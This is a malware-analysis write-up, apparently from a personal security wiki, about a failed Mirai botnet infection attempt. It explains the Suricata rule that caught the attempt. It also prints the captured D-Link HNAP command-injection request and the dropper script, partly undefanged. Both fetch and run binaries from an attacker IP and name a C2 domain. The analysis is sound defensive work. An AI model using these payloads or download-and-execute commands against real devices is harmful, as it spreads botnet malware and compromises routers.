Anatomy of An Mirai Botnet Attack

Published: 2022-03-20 · Archived: 2026-04-06 00:04:14 UTC

Attempted Mirai Infection and Analysis

The Attack

- This began with a "drive by" infection attempt aiming to exploit a D-Link Router vulnerability CVE-2020-15631. Thank fully this bot attack didn't find a D-Link Router and instead found a fully patched web server. The attack failed. Breaking the initial vulnerability and exploit attempt down is beyond the scope of this project but I will give a brief overview.
  - This website has some great analysis on this vulnerability:
    - https://musteresel.github.io/posts/2018/03/exploit-hnap-security-flaw-dlink-dir-615.html

Suricata Alert


- The Rule that fired was the following:

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_SERVER Possible D-Link Router HNAP Protocol Secu
```

- Lets break this Suricata signature down.
  1. The rule is an "alert" rule looking at http traffic from any port inbound from the variable EXTERNAL_NET to the networks assigned to the variable HOME_NET on any port. This is followed by the message as denoted by "msg" which basically tells us what the alert is firing for.
  2. The flow is set to established which means it will only match on established connections. Direction is "to server."
  3. We see the "urilen" which sets a uri length of 7 characters.
  4. We then see a sticky buffer of "http.method" which modifies the content "POST" which come after it. That is telling the logic to look in the http.method field for content of "POST." If the http.method field has a GET or any method other then POST, the logic won't continue to run and the rule won't fire.
  5. We then see another sticky buffer of "http.uri." Again, this is giving a field for which to look for the content that follows it. In this case its saying look in the "http.uri" field for the content "/HNAP1/". You will notice that their is 7 characters in "/HNAP1/"
  6. We see "nocase" which sounds exactly what it does - makes it not case sensitive.
  7. Next is endswith, which according to the suricata manual it "modifies the content to match exactly at the end of a buffer."
  8. "fast pattern" is fairly complicated and takes some time to explain. I suggest consorting with the suricata manual if you are interested in what this does.

9. We then see "http.header" sticky buffer which says " look at the http.header for the following content "SOAPAction|3a 20|"
   - notice the |3a 20| . If you put that in cyber chef and decode from hex to ASCII you will notice it translates to the character ":" this is a special character and must be translate to hex in the rule or it will mess up the logic. This is trying to look for "SOAPaction:"
10. We see another content which again is modified by the preceding http.header sticky buffer. This content is looking for "/HNAP1/.
11. "distance: 0" is telling the logic to look for the preceding content of /HNAP1/ 0 bits away from the content before /HNAP1/ which in this case is SOAPaction:

- the Suricata manual has a great picture that explains this concept



content:"abc"; content:"def"; distance:0;

content:"abc"; content:"def"; distance:4;

12. We then see some pcre regex essentially looking for either "set" or "get" not dependent on case. `pcre:"/^(?:set|get)/Ri"`
13. Right after the PCRE we see another content match looking for "DeviceSettings" This is followed by a distance modifier of "within: 14. This is best explained with another picture

Example:

content:"abc"; content:"klm"; within:3;

1 2 3

14. That's it for the logic of the rule. Following the logic we have some reference links, the classtype(which signifies which kind of attack it is), Signature ID(SID), the revision number, and some metadata which tells us when it was created or modified.

The Traffic The Rule Fired For

```
POST /HNAP1/ HTTP/1.1
Host: 
User-Agent: Mozila/5.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
SOAPAction: "http://purenetworks.com/HNAP1/GetDeviceSettings/`cd && cd tmp && export PATH=$PATH:. && cd /tmp;wget
http://23.94.22.13/a/wget.sh;chmod 777 wget.sh;sh wget.sh selfrep.dlink;rm -rf wget.sh`"
Content-Length: 0

HTTP/1.1 400 Bad Request
Server: nginx
Date: Wed, 23 Feb 2022 04:01:02 GMT
Content-Type: text/html
Content-Length: 248
Connection: close

<html>
<head><title>400 The plain HTTP request was sent to HTTPS port</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<center>The plain HTTP request was sent to HTTPS port</center>
<hr><center>nginx</center>
</body>
</html>
```

- As we can see we have a POST as the HTTP Method
- We have /HNAP1/ as the URI
- We have an HTTP header of SOAPaction: with /HNAP1/ in the header.
- Immediately following /HNAP1/ we have "Get" which the regex will match on and then "DeviceSettings"
- Following DeviceSettings we have the contents of the exploit payload which can change depending on what the threat actor is going to do.

The Initial Exploit

Defanged!

```
cd && cd tmp && export PATH=$PATH:. && cd /tmp;wget http://23.94.22[.]13/a/wget.sh;chmod 777 wget.sh;sh wget.sh
```

This looks like a rather simple command injection.

- It does a CD (change directory) and if that executes with no errors it changes directory to the tmp directory.
- Then adds the current path to the PATH variable
- We see a CD to the /tmp directory where it then uses the wget tool to pull down a script titled "wget.sh" from `http://23[.]94.22[.]13/a/wget.sh`
- It then changed the permissions on the wget.sh script to 777 or rwxrwxrwx
- We then see it use sh to execute wget.sh and it follows it all up by deleting itself.

What's in wget.sh?

- To find this out we need to fire up a VM (behind a VPN) and wget this wget.sh script from the attacker webserver.
  - To that end we can just run the same command (defanged of course)
  - Be careful from here on out. The ELF we eventually will grab can infect linux machines. Only do this on a machine you can blow up and walk away from or reset.

```
wget http://23.94.22[.]13/a/wget.sh
```

- Once we have wget.sh we can 'cat' the contents.

```
┌──(kali㉿kali)-[~/exploits]
└─$ cat wget.sh
wget http://23.94.22.13/arm; chmod 777 arm; ./arm agopermshits
wget http://23.94.22.13/arm5; chmod 777 arm5; ./arm5 agopermshits
wget http://23.94.22.13/arm6; chmod 777 arm6; ./arm6 agopermshits
wget http://23.94.22.13/arm7; chmod 777 arm7; ./arm7 agopermshits
wget http://23.94.22.13/sh4; chmod 777 sh4; ./sh4 agopermshits
wget http://23.94.22.13/arc; chmod 777 arc; ./arc agopermshits
wget http://23.94.22.13/mips; chmod 777 mips; ./mips agopermshits
wget http://23.94.22.13/mipsel; chmod 777 mipsel; ./mipsel agopermshits
wget http://23.94.22.13/sparc; chmod 777 sparc; ./sparc agopermshits
wget http://23.94.22.13/x86_64; chmod 777 x86_64; ./x86_64 agopermshits

busybox wget http://23.94.22.13/arm; chmod 777 arm; ./arm agopermshits
busybox wget http://23.94.22.13/arm5; chmod 777 arm5; ./arm5 agopermshits
busybox wget http://23.94.22.13/arm6; chmod 777 arm6; ./arm6 agopermshits
busybox wget http://23.94.22.13/arm7; chmod 777 arm7; ./arm7 agopermshits
busybox wget http://23.94.22.13/sh4; chmod 777 sh4; ./sh4 agopermshits
busybox wget http://23.94.22.13/arc; chmod 777 arc; ./arc agopermshits
busybox wget http://23.94.22.13/mips; chmod 777 mips; ./mips agopermshits
busybox wget http://23.94.22.13/mipsel; chmod 777 mipsel; ./mipsel agopermshits
busybox wget http://23.94.22.13/sparc; chmod 777 sparc; ./sparc agopermshits
busybox wget http://23.94.22.13/x86_64; chmod 777 x86_64; ./x86_64 agopermshits
```

- Gnarly. What's this thing trying to do? It's rather simple. It's using wget to pull down the secondary payload, changing the permissions on it and executing it. It doesn't know the operating CPU so its trying from ARM to x86_64. It tries to install them all.

What's the secondary payload?

- Lets find out by utilizing wget to pull it down

```
wget http://23.94.22[.]13/x86_64
```

- After we got that payload we can do a few things.
  - We can start of by running the command "file" to get some details

```
┌──(kali㉿kali)-[~/exploits]
└─$ ls
arm  sh4  wget.sh  x86_64  x86_64.1

┌──(kali㉿kali)-[~/exploits]
└─$ file x86_64
x86_64: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stri
pped
```

- Then lets run the "strings" command and see what we can find
  - If we look through all the strings we can see bots.infectedfam[.]cc This looks like potentially C2 domain. We should check that out later.

```
POST /cdn-cgi/
 HTTP/1.1
User-Agent:
Host:
Cookie:
http
url=
POST
/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/x
FJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93
/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x
9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38
/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x
93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID
/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x
38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ
/x93/xID/x9A
bots.infectedfam.cc
23.95.0.211
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345678
```

Follow Up Analysis

- At this point, We've collected a handful of IoC's. We have IP addresses(both from the original attack and the ones contained in the exploits). We have a domain. We also have some pretty unique strings we may be able to write a YARA rule with down the road.
- Lets investigate that domain.
  - Just days old. Also proxied through Cloudflare. - Smart. Don't exactly want to block Cloudflare IP. Can still block that domain though!


− Domain Profile

Registrant	Redacted for Privacy
Registrant Org	Privacy service provided by Withheld for Privacy ehf
Registrant Country	is
Registrar	NAMECHEAP INC NameCheap, Inc. IANA ID: 1068 URL: http://www.namecheap.com Whois Server: whois.namecheap.com abuse@namecheap.com (p) 19854014545
Registrar Status	clientTransferProhibited
Dates	3 days old Created on 2022-02-20 Expires on 2023-02-20 Updated on 0000-12-31
Name Servers	ARON.NS.CLOUDFLARE.COM (has 23,308,613 domains) HUGH.NS.CLOUDFLARE.COM (has 23,308,613 domains)

- Next we can share this intel with the community by submitting our IoC's as a pulse on AlienVault OTX. I've done so. First Pulse for this domain! https://otx.alienvault.com/pulse/6215c927cbce007580b75c5e
- I also submitted that ELF to Joes Sandbox for further analysis. You can find the report here: https://www.joesandbox.com/analysis/576941/0/html

What I'll be doing now.

- GHIDRA - I'm no programmer or reverse engineer but I'd like to get an even deeper understanding of how this Mirai flavor is working.
- Yara rules for detection.



UPDATE

- Yara rules can be found [Here]

Source: https://dev.azure.com/Mastadamus/Mirai%20Botnet%20Analysis/_wiki/wikis/Mirai-Botnet-Analysis.wiki/12/Anatomy-of-An-Mirai-Botnet-Attack